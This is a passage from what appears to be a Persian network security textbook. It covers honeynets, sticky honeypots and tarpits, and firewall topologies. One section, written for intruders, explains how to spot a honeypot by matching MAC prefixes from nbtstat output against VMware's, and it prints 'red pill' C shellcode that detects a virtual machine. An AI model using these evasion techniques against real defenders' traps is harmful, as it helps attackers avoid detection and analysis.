


Figure 2. In this Honeynet (a research honeypot used to gather information), the Honeynet Gateway is a Layer 2 bridge that isolates the Honeynet from the rest of the production network. The bridge controls inbound and outbound traffic. Systems are placed in the Honeynet as intended targets for attackers to break into and interact with.

Honeynet ها (یک Honeypot پر واکنش) :

Honeynet یک مثال بدیهی برای Honeypot های پر واکنش می باشد. Honeynet ها یک محصول نمی باشند. آنها یک راه حل نرم افزاری که بتوان روی یک کامپیوتر نصب شوند نمی باشد. Honeynet ها یک معماری می باشند . یک شبکه بی عیب از کامپیوتر هایی که طراحی شده اند برای حملاتی که روی آنها انجام می گیرد. طبق این نظریه ما باید یک معماری داشته باشیم که یک کنترل بالایی را روی شبکه ایجاد کند تا تمامی ارتباطات با شبکه را بتوان کنترل کرد و زیر نظر گرفت.
درون این شبکه ما چندین قربانی خیالی در نظر می گیریم البته با کامپیوتر هایی که برنامه های واقعی را اجرا می کنند. فرد هکر این سیستم ها را پیدا کرده و به آنها حمله می کند و در آنها نفوذ می کند اما طبق ابتکار و راهکارهای ما ! یعنی همه چیز در کنترل ما می باشد. البته وقتی آنها این کارها را انجام می دهند نمی دانند که در یک Honeynet گرفتار شده اند. تمامی فعالیت های فرد نفوذگر از نشست های رمز شده SSH گرفته تا ایمیل ها و فایلهایی که در سیستم ها قرار می دهند همه و همه بدون آنکه آنها متوجه شوند زیر نظر گرفته و ثبت می شود. در همان زمان نیز Honeynet تمامی کارهای نفوذگر را کنترل می کند. Honeynet ها این کارها را توسط دروازه ای به نام Honeywall انجام می دهند. این دروازه به تمامی ترافیک ورودی اجازه می دهد که به سمت سیستم های قربانی ما هدایت شوند ولی ترافیک خروجی باید از سیستم های مجهز به IDS عبور کند. این کار به نفوذگر این امکان را می دهد که بتواند ارتباط قابل انعطاف تری با سیستم های قربانی داشته باشد اما در کنار آن اجازه داده نمی شود که نفوذگر با استفاده از این سیستم ها به سیستم های اصلی صدمه وارد کند.

جایگاه Honeypot ها

حال که آشنایی ابتدایی با هر دو نوع Honeypot داریم لازم است که ارزش و جایگاه آنها را در دنیای امنیتی بیان کنیم ، به خصوص در ادامه بیان خواهیم کرد که چگونه باید از Honeypot استفاده کنیم.

همانطور که قبلا اشاره کردیم دو دسته Honeypot داریم که برای اهداف و تحقیقات ما مورد مطالعه قرار می گیرند. وقتی از Honeypot ها به صورت محصولات تولید شده برای محافظت از سازمان ها استفاده می کنیم می توانند ما را در موارد مختلفی محافظت کنند از جمله می توان محافظت ، کشف و پاسخ مناسب به یک حمله را بیان کرد. وقتی آنها را در جهت امور تحقیقاتی به کار می بریم Honeypot ها اطلاعات لازم را برای ما جمع آوری می کنند. البته این اطلاعات برای سازمانهای مختلف فرق می کند. عده

ای شاید بخواهند دشمنان بیرونی خود را شناسایی کنند ، یا کارمندان و خریداران خرابکار خود را بشناسند این سازمانها نیز می توانند از این دسته Honeypot ها استفاده کنند.

اگر بخواهیم به صورت کلی بیان کنیم Honeypot های کم واکنش به عنوان محصولات تولیدی به کار می روند در صورتیکه Honeypot های پر واکنش برای عملیات های تحقیقاتی روی شبکه به کار گرفته می شوند. البته هر کدام از آنها می توانند در اهداف دیگر نیز به کار روند .

Honeypot های تولیداتی می توانند ما را در سه رده زیر کمک کنند:

۱- پیشگیری (Prevention)
۲- ردیابی یا کشف(Detection)
۳- پاسخ (Response)

که در ادامه به صورت عمیق تری روی آنها بحث می کنیم.

راه اولی که Honeypot ها به محافظت سازمانها کمک می کنند از طریق کند کردن حمله است.

Honeypot ها از راههای مختلفی می توانند ما را از حملات حفظ کنند. ابتدا حملاتی که به صورت اتوماتیکی انجام می شود مثل کرمها و یا Auto-rooter ها . این حملات به این صورت کار می کنند که نفوذگران با استفاده از بعضی از ابزارها یک رنجی از شبکه ها را پویش کرده تا آسیب پذیری سرورهای موجود در این شبکه را پیدا کنند این ابزارها پس از پیدا کردن آسیب پذیریهای موجود ، به این سیستم ها حمله می کنند. (مانند کرم ساسر که وقتی سیستمی را آلوده می کرد به صورت اتوماتیک و به وسیله یک آدرس IP تصادفی ، سیستم دیگری را نیز آلوده می کرد).


روشی که Honeypot ها برای محافظت شبکه ما از این گونه حملات استفاده می کنند این است که می توانند سرعت اینگونه حملات را کند کنند و یا حتی آنها را متوقف کنند! به این دسته از Honeypot ها Honeypot های چسبنده (Sticky) می گویند.

در این راه حل Honeypot ها ، آن دسته از آدرس هایی را که در شبکه استفاده نمی شوند ، در نظر می گیرند و به آنها واکنش نشان می دهند. یعنی هنگامیکه یک برنامه مخرب یا نفوذگر قصد پویش رنجی از آدرس ها را دارد ، Honypot به آن دسته از آدرس هایی که در شبکه موجود نمی باشند واکنش نشان می دهد برای مثال با استفاده از پیغام های TCP روند این گونه حملات را آهسته تر می کند. (برای نمونه، با دادن پیغام پنجره صفر ، نفوذگر را در یک گودال هل می دهد تا نتواند بسته های دیگر را ارسال کند) این امر برای آهسته کردن سرعت انتشار و یا محافظت در برابر کرمهایی که شبکه داخلی ما را مورد هجوم قرار می دهند بسیار مناسب است. LaBrea جزو این دسته از Honeypot ها می باشد.

Honeypot های چسبنده اغلب به عنوان یک Honeypot کم واکنش شناخته می شوند. (البته شما می توانید آنها را Honeypot های بدون واکنش به نامید زیرا که آنها فقط سرعت نفوذ یک نفوذگر را در شبکه کند می کنند)

Honeypot همچنین می توانند سازمان شما را از اشخاص نفوذگر محافظت کنند. البته این کار فقط حیله ای می باشد که باعث تهدید و ارعاب نفوذگر می شود. یعنی نفوذگر را گیج و دست پاچه کنیم تا بتوانیم از این طریق وقت او را به وسیله درگیر شدنش با Honeypot بگیریم. در ضمن سازمان شما می تواند با کشف فعالیتهای نفوذگر و داشتن زمان لازم برای پاسخ ، این گونه حملات را متوقف کند.

حتی می توان یک مرحله بالاتر رفت . اگر نفوذگر بداند که سازمان شما از Honeypot استفاده می کند ولی نداند که کدام سیستم Honeypot می باشد همیشه یک نگرانی در ذهن خود دارد که « آیا این یک سیستم حقیقی است یا در یک Honeypot گرفتار شده ام !! » و ممکن است همین نگرانی باعث شود که هیچگاه به فکر نفوذ در شبکه شما نیفتد!!! بنابراین Honeypot می توانند نفوذگران را به ترسانند. Deception Toolkit یکی از همین نوع Honeypot های کم واکنش می باشد.



راه دومی که Honeypot ها به محافظت سازمانها کمک می کنند از طریق کشف یا ردیابی است.

عمل کشف خیلی بحرانی می باشد که وظیفه اش شناسایی ناتوانی ها و از کار افتادگی های بخش پیشگیری می باشد. صرف نظر از اینکه امنیت یک سازمان به چه صورت می باشد معمولا اتفاقی برای شبکه های آنها می افتد که باعث بعضی از شکست ها می گردد. صرف نظر از مشکلات و درگیری هایی که اشخاص برای کشف یک حمله انجام می دهند؛ وقتی یک حمله شناسایی شود می توان خیلی سریع به آن واکنش نشان داد و آن را متوقف کرد و یا حداقل اثر آن را کمتر کرد. متاسفانه کشف یک حمله بسیار کار مشکلی می باشد. تکنولوژی هایی مانند IDS ها و فایلهای ثبت وقایع(log) از جهاتی بدون اثر می باشند. آنها داده های فراوانی را تولید می کنند که خواندن تمامی آنها زمان فراوانی را می طلبد و بسیاری از این داده ها نیز بیهوده و به درد نخور می باشند. همچنین آنها در کشف حملات جدید نیز ناتوان می باشند. حتی نمی توانند با محیط های رمز شده و یا IPV6 کار کنند. Honeypot ها برای کشف و ردیابی یک حمله نسبت به این تکنولوژیهای قدیمی برتری دارند. Honeypot داده های کم و با قطع و یقین بیشتری جمع آوری می کند که ارزش بسیار فراوانی دارد.آنها حتی می تواند حملات جدید و یا کدهای چند شکلی را به راحتی کشف کنند و می توانند در محیطهای رمز شده و IPv6 نیز استفاده شوند.

برای اینکه اطلاعات بیشتری راجع به این دسته از Honeypot کسب کنید می توانید مقاله Honeypot:Simple,Cost Effective Detection را مطالعه کنید. به هر جهت Honeypot های کم واکنش بهترین راه حل برای کشف می باشند. ساخت و نگهداری آنها آسان تر از Honeypot های پر واکنش می باشد و همچنین ریسک کمتری نسبت به آنها دارد.

سومین و آخرین راهی که honeypot ها سازمانهای ما را محافظت می کنند پاسخ(Response) است.

هر زمانی که یک سازمان یک خطا و مشکلی را در شبکه خود تشخیص داد حال چگونه باید پاسخ دهد؟ همین موضوع می تواند یکی از چالش هایی باشد که یک سازمان با آن مواجه می باشد. معمولا اطلاعات کمی درباره اینکه نفوذگر چه کسی است! و چه کاری می خواهد انجام دهد!، وجود دارد. در این وضعیت کوچکترین اطلاعات درباره فعالیت های نفوذگر، مهم و حیاتی است.

معمولا در پاسخ مناسب به یک حمله دو تا مشکل وجود دار!!

۱- ابتدا اینکه ، بیشتر سیستم هایی که مورد هجوم قرار گرفته اند را نمی توان برای یک تجزیه و تحلیل مناسب ، از کار انداخت . سیستم های تولیداتی ، مانند سرور پست الکترونیکی برای یک سازمان بسیار مهم و حیاتی می باشند و حتی اگر متوجه بشوند که سرور آنها هک شده است باز هم حاضر نیستند این سیستم ها را از کار بیاندازند تا تجزیه و تحلیل دقیقی روی آنها انجام شود و پاسخ مناسبی به آن داده شود. در عوض باید در هنگامی که این سیستم ها در حال کار می باشند آنها را بررسی کرد. همین امر باعث می شود که نتوان به درستی پی برد که چه اتفاق افتاده است و چه مقدار خسارت توسط هکر به سیستم وارد شده است و آیا نفوذگر به سیستم های دیگر وارد شده است؟ و یا می تواند وارد شود!؟

۲- مشکل دیگر در اینجا می باشد که حتی اگر سیستم را نیز از کار بی اندازیم آنقدر داده در سیستم وجود دارد که نمی توان به درستی متوجه شد که کدامیک متعلق به نفوذگر است. در عوض Honeypot ها برای چنین کارهایی بسیار عالی می باشند، زیرا که آنها را می توان به آسانی از کار انداخت تا تجزیه و تحلیل کاملی روی آنها انجام گیرد بدون اینکه به روند کاری سازمان صدمه ای وارد شود. همچنین Honeypot ها تنها فعالیت های غیر قانونی و بد اندیشانه را در خود ذخیره می کنند و به همین دلیل است که تجزیه و تحلیل یک Honeypot هک شده بسیار آسان تر از یک سیستم واقعی می باشد. هر داده ای که در Honeypot ذخیره شده است مربوط به فعالیت های فرد نفوذگر می باشد و همین موضوع این امکان را به یک سازمان می دهد که خیلی راحت به اطلاعات مفیدی درباره نوع حمله و هویت نفوذگر پی برده و پاسخ سریع و موثری را به آن دهد. به صورت کلی Honeypot پر واکنش برای پاسخ بهترین گزینه می باشند. برای پاسخ به یک اخلال ابتدا باید دانست که اخلال گر قصد چه کاری را داشته است و چگونه توانسته است که اخلال ایجاد کند، همچنین از چه ابزارهایی استفاده کرده است. پس برای این مرحله نیاز به Honeypot پر واکنش داریم.

معرفی tarpit (نوع خاصی از honeypot ها) :

احتمالا با ایده Honeypot ها آشنا هستید. به طور خلاصه Honeypot ابزاریست برای به اشتباه انداختن یا حداقل تلف کردن وقت نفوذگر (وبه خصوص ابزارهای اسکن و ...) ، که با روشها و ابزارهای مختلفی قابل انجام است.

اما یکی از ایده های جالب در این زمینه، tarpitها هستند که گاهی از آنها به عنوان Sticky Honeypot نام برده می‌شود. این ایده به عنوان روشی برای مقابله با کرم Code Red مطرح شد و گسترش پیدا کرد، به طوری که امروزه در مجموعه patchهای استاندارد فایروال لینوکس پیاده سازی شده و قابل استفاده است، همچنین پروژه LaBrea این ابزار را برای ویندوز، Solaris و FreeBSD هم فراهم کرده است. کرم Code Red با اسکن کردن مداوم سرویس http روی شبکه آلوده، مقدار زیادی از پهنای باند را اشغال میکند. لذا ایده tarpit برای محدود کردن سرعت و متوقف کردن این نحوه اسکن مطرح شد. و اما نحوه کار به این شکل است که tarpit مجموعه IP های بلا استفاده شبکه را (با گوش دادن به بسته های arp بی پاسخ) مونیتور میکند. با یافتن این IP ها، پاسخ بسته های arp را با یک MAC Address جعلی (که در شبکه موجود نیست) به نفوذگر ارسال می‌کند و از این پس خود را به عنوان دارنده IP بلا استفاده تحمیل می‌کند. از اینجا به بعد، ارسال بسته ACK ، برقراری اتصال TCP و بقیه موارد توسط Tarpit انجام می‌شود، در حالی که واقعا چنین IP و چنین سرویسی در شبکه موجود نیست. بر اساس طبیعت پروتکل TCP و مکانیزم Flow Control آن، ارسال بسته ها میان نفوذگر و tarpit چند بار تکرار شده و اتلاف وقت می‌شود، و البته در مورد کرم ها، معمولا امکان ادامه این سناریو پیاده سازی نشده و وجود ندارد. بنا بر این اتصال TCP ایجاد شده، اما هیچ داده ای در آن قابل ارسال نیست، و تقاضای بسته شدن اتصال هم توسط tarpit پذیرفته نمی‌شود، لذا باید اتصال مربوطه timeout شود. این مساله برای ابزارهای اسکن اتوماتیک و همینطور کرمها ایجاد مشکل می‌کند. (البته بعضی از ابزارهای اسکن امکان شناخت tarpit را دارند)

نکته: در فایروال لینوکس براي استفاده از امکان tarpit باید ابتدا kernel و iptables را patch کرده و سپس به جاي DROP کردن بسته ها، کافي است که از کلمه TARPIT در قواعد فایروال استفاده کنید.
برای اطلاعات بیشتر به موارد زیر مراجعه کنید:

http://cansecwest.com/core02/**honeypot**s-0.2.**ppt**
http://www.securityfocus.com/infocus/1723
http://www.impsec.org/linux/security/scanner-tarpit.pdf

توضیحی اضافه :

ماشینی که به عنوان tarpit عمل میکنه، وقتی اتصال tcp رو برقرار کرد، TCP Window Sizeخودش رو صفر میکنه، این یعنی اینکه انتظار دریافت صفر بایت رو از کلاینت (کرم یا اسکنر) داره، پس هیچ داده ای (که معمولا خطرناک هم هست (از کلاینت به سرور (که در واقع اصلا وجود خارجی نداره و tarpit داره نقش اون رو بازی میکنه) ارسال نمیشه. این عمل طبق طبیعت tcp/ip چند بار تکرار میشه و تقاضای اتمام اتصال هم به عمد توسط tarpit پذیرفته نمیشه تا timeout بشه. دقیقا اینجور کرمها هر آی پی تو rangeقربانی رو اسکن میکنن، با سرعت خیلی زیاد و بارها! همین مساله مقدار خیلی زیادی پهنای باند مصرف میکنه، اما مکانیزم tarpitکرم رو مشغول یه هدف غیر واقعی میکنه. در ضمن این ایده از روی نحوه کار کرمها به وجود اومد، اما استفادش در مقابل port scannerها مفید تره. (لینک دومی که دادم میتونه بیشتر کمکتون کنه .....)

کشف Honeypot

تشخیص یک Honypot از هدف با توجه به MAC آدرس !!

تا به حال شده گیر یک Honypot بی افتید ؟ چه گونه متوجه شدید یک تله است و سر کاری است ، البته بعضی مواقع هم این تله ها بهترین راه حمله به خود سیستم اصلی یا به عبارتی قربانی هستند !! خوب برویم سر اصل مطلب که تشخیص این Honypot است !!

راه های بسیاری وجود دارد اما سریع ترین راه و مطمئن ترین راه یک دستور است که همه شما ها با ان آشنایی دارید و ان هم دستور nbtstat –a است ! خوب بعد از اجرای این دستور روی قربانی به آدرس MAC آن نگاه میکنیم ؛و با توجه به اطلاعات بدست آمده نتیجه گیری میکنیم !!

این آدرس MAC یک شاخص ۴۸ بیتی بوده و به صورت ۱۲ رقم در مبنای شانزده بیان میشود . اولین شش رقم سمت چپ معرف شرکت سازنده رابط شبکه و شش رقم بعدی نیز بیانگر شماره سریال آن شرکت میباشد . معمولا به شش رقم اول شاخص OUI یا Organizationally Unique Identifier گفته میشود . چند شاخصه متداول OUI عبارتند از :

- Sun micro systems inc (08-00-20)
- The linksys Group inc (00-06-20)
- 3com corporation (00-50-DA)
- Vmware inc (00-50-56)

خوب حال با دانستن این اطلاعات و MAC آدرسی که دستور بالا به شما میدهد میتوانید با مقایسه با اطلاعات بالا به ماهیت ان ماشین پی ببرید !! البته این راه ، راه حرفه ای نیست راه های بهتری وجود دارد و خیلی سریع تر و قبل از شروع حمله نه بعد اتمام ان ولی ، الی حال ، همین کار شما راه می اندازد و البته این را جواب ۱۰۰% درست را به شما ارایه میدهد و نسبت به روش های مشابه خیلی سریع هم است !!!

به مثال زیر توجه کنید :

```
C:\>nbtstat -A 192.168.1.47
      NetBIOS Remote Machine Name Table
   Name            Type         Status
---------------------------------------------
NT4SERVER     <00>  UNIQUE      Registered
INet~Services <1C>  GROUP       Registered
IS~NT4SERVER...<00>  UNIQUE      Registered
NT4SERVER     <20>  UNIQUE      Registered
WORKGROUP     <00>  GROUP       Registered
NT4SERVER     <03>  UNIQUE      Registered
WORKGROUP     <1E>  GROUP       Registered
WORKGROUP     <1D>  UNIQUE      Registered
..__MSBROWSE__.<01>  GROUP       Registered
ADMINISTRATOR <03>  UNIQUE      Registered

MAC Address = 00-50-56-40-4C-23
```

خوب در این مثال ما پی به ماشین مجازی Vmware بردیم ، پس این ماشین یک Honypot برای گمراه کردن و گیر انداختن ما میباشد .

نوع Vmware :

```
#include <stdio.h>

int main () {

unsigned char m[2+4], rpill[] = "\x0f\x01\x0d\x00\x00\x00\x00\xc3";

*((unsigned*)&rpill[3]) = (unsigned)m;

((void(*)())&rpill)();



printf ("idt base: %#x\n", *((unsigned*)&m[2]));

if (m[5]>0xd0) printf ("Inside Matrix!\n", m[5]);

else printf ("Not in Matrix.\n");

return 0;

}
```

برای اطلاعات بیشتر

http://invisiblethings.org/papers/redpill.html

آشنایی با Fir Wall ها

فصل هفتم : دیوار آتش ها !!


- توپولوژی فایروال ها
- Stateful چیست ؟
- Proxy Server ؟
- شرح کامل بر دیوار های آتش
- فایروال ها در لینوکس
- آموزش کامل IPtables در لینوکس !!
- فایروال های سیسکو .
- مقدمه ای بر رمز نگاری .
- راه های فرار از دست فایروال ها !!
- شرحی بر (Secure Shell) SSH .

توپولوژی های فایروال ها

برای پیاده سازی و پیکربندی فایروال ها در یک شبکه از توپولوژی های متفاوتی استفاده می گردد . توپولوژی انتخابی به ویژگی های شبکه و خواسته های موجود بستگی خواهد داشت . در این رابطه گزینه های متفاوتی وجود دارد که در ادامه به بررسی برخی از نمونه های متداول در این زمینه خواهیم پرداخت.

یک فایروال Dual-Homed

در این توپولوژی که یکی از ساده ترین و در عین حال متداولترین روش استفاده از یک فایروال است ، یک فایروال مستقیما و از طریق یک خط Dial-up ، خطوط ISDN و یا مودم های کابلی به اینترنت متصل می گردد. در توپولوژی فوق امکان استفاده از DMZ وجود نخواهد داشت .




برخی از ویژگی های این توپولوژی عبارت از :

فایروال مسئولیت بررسی بسته های اطلاعاتی ارسالی با توجه به قوانین فیلترینگ تعریف شده بین شبکه داخلی و اینترنت و برعکس را برعهده دارد. فایروال از آدرس IP خود برای ارسال بسته های اطلاعاتی بر روی اینترنت استفاده می نماید . دارای یک پیکربندی ساده بوده و در مواردی که صرفا" دارای یک آدرس IP معتبر (Valid) می باشیم ، کارساز خواهند بود . برای اتصال فایروال به اینترنت می توان از یک خط Dial-up معمولی ، یک اتصال ISDN و مودم های کابلی استفاده نمود .

یک شبکه Two-Legged به همراه قابلیت استفاده از یک ناحیه DMZ

در این توپولوژی که نسبت به مدل قبلی دارای ویژگی های پیشرفته تری است ، روتر متصل شده به اینترنت به هاب و یا سوییچ موجود در شبکه داخلی متصل می گردد .




برخی از ویژگی های این توپولوژی عبارت از :

ماشین هایی که می بایست امکان دستیابی مستقیم به اینترنت را داشته باشند (توسط فایروال فیلتر نخواهند شد) ، به هاب و یا سوییچ خارجی متصل می گردند . فایروال دارای دو کارت شبکه است که یکی به هاب و یا سوییچ خارجی و دیگری به هاب و یا سوییچ داخلی متصل می گردد. (تسهیل در امر پیکربندی فایروال) ماشین هایی که می بایست توسط فایروال حفاظت گردند به هاب و یا سوییچ داخلی متصل می گردند . به منظور افزایش کارآیی و امنیت شبکه ، می توان از سوییچ در مقابل هاب استفاده نمود . در توپولوژی فوق امکان استفاده از سرویس دهندگانی نظیر وب و یا پست الکترونیکی که می بایست قابلیت دستیابی همگانی و عمومی به آنان وجود داشته باشد از طریق ناحیه DMZ فراهم می گردد . در صورتی که امکان کنترل و مدیریت روتر وجود داشته باشد ، می توان مجموعه ای دیگر از قابلیت های فیلترینگ بسته های اطلاعاتی را نیز به خدمت گرفت . با استفاده از پتانسیل های فوق می توان یک سطح حفاظتی محدود دیگر متمایز از امکانات ارائه شده توسط فایروال ها را نیز پیاده سازی نمود . در صورتی که امکان کنترل و مدیریت روتر وجود نداشته باشد ، ناحیه DMZ بطور کامل در معرض استفاده عموم کاربران اینترنت قرار خواهد داشت . در چنین مواردی لازم است با استفاده از ویژگی ها و پتانسیل های ارائه شده توسط سیستم عامل نصب شده بر روی هر یک از کامپیوترهای موجود در ناحیه DMZ ، یک سطح مناسب امنیتی را برای هر یک از آنان تعریف نمود .

پیکربندی مناسب ناحیه DMZ به دو عامل متفاوت بستگی خواهد داشت : وجود یک روتر خارجی و داشتن چندین آدرس IP

در صورتی که امکان ارتباط با اینترنت از طریق یک اتصال PPP (مودم Dial-up) فراهم شده است و یا امکان کنترل روتر وجود ندارد و یا صرفا دارای یک آدرس IP می باشیم ، می بایست از یک راه کار دیگر در این رابطه استفاده نمود . در این رابطه می توان از دو راه حل متفاوت با توجه به شرایط موجود استفاده نمود :

راه حل اول ، ایجاد و پیکربندی یک فایروال دیگر در شبکه است . راه حل فوق در مواردی که از طریق PPP به شبکه متصل می باشیم ، مفید خواهد بود . در توپولوژی فوق ، یکی از ماشین ها به عنوان یک فایروال خارجی ایفای وظیفه می نماید (فایروال شماره یک) . ماشین فوق مسئولیت ایجاد اتصال PPP و کنترل دستیابی به ناحیه DMZ را بر عهده خواهد داشت و فایروال شماره دو ، مسئولیت حفاظت از شبکه داخلی را برعهده دارد . فایروال شماره یک از فایروال شماره دو نیز حفاظت می نماید.



راه حل دوم، ایجاد یک فایروال Three Legged است که در ادامه به آن اشاره خواهیم کرد .

فایروال Three-Legged

در این توپولوژی که نسبت به مدل های قبلی دارای ویژگی های پیشرفته تری است ، از یک کارت شبکه دیگر بر روی فایروال و برای ناحیه DMZ استفاده می گردد . پیکربندی فایروال بگونه ای خواهد بود که روتینگ بسته های اطلاعاتی بین اینترنت و ناحیه DMZ با روشی متمایز و متفاوت از اینترنت و شبکه داخلی ، انجام خواهد شد .

برخی از ویژگی های این توپولوژی عبارت از :

امکان داشتن یک ناحیه DMZ وجود خواهد داشت .
برای سرویس دهندگان موجود در ناحیه DMZ می توان از آدرس های IP غیر معتبر استفاده نمود .

کاربرانی که از اتصالات ایستای PPP استفاده می نمایند نیز می توانند به ناحیه DMZ دستیابی داشته و از خدمات سرویس دهندگان متفاوت موجود در این ناحیه استفاده نمایند .

یک راه حل مقرون به صرفه برای سازمان ها و ادارات کوچک است .

برای دستیابی به ناحیه DMZ و شبکه داخلی می بایست مجموعه قوانین خاصی تعریف گردد و همین موضوع ، پیاده سازی و پیکربندی مناسب این توپولوژی را اندازه ای پیچیده تر می نماید .

در صورتی که امکان کنترل روتر متصل به اینترنت وجود نداشته باشد ، می توان کنترل ترافیک ناحیه DMZ را با استفاده از امکانات ارائه شده توسط فایروال شماره یک انجام داد . در صورت امکان سعی گردد که دستیابی به ناحیه DMZ محدود شود .

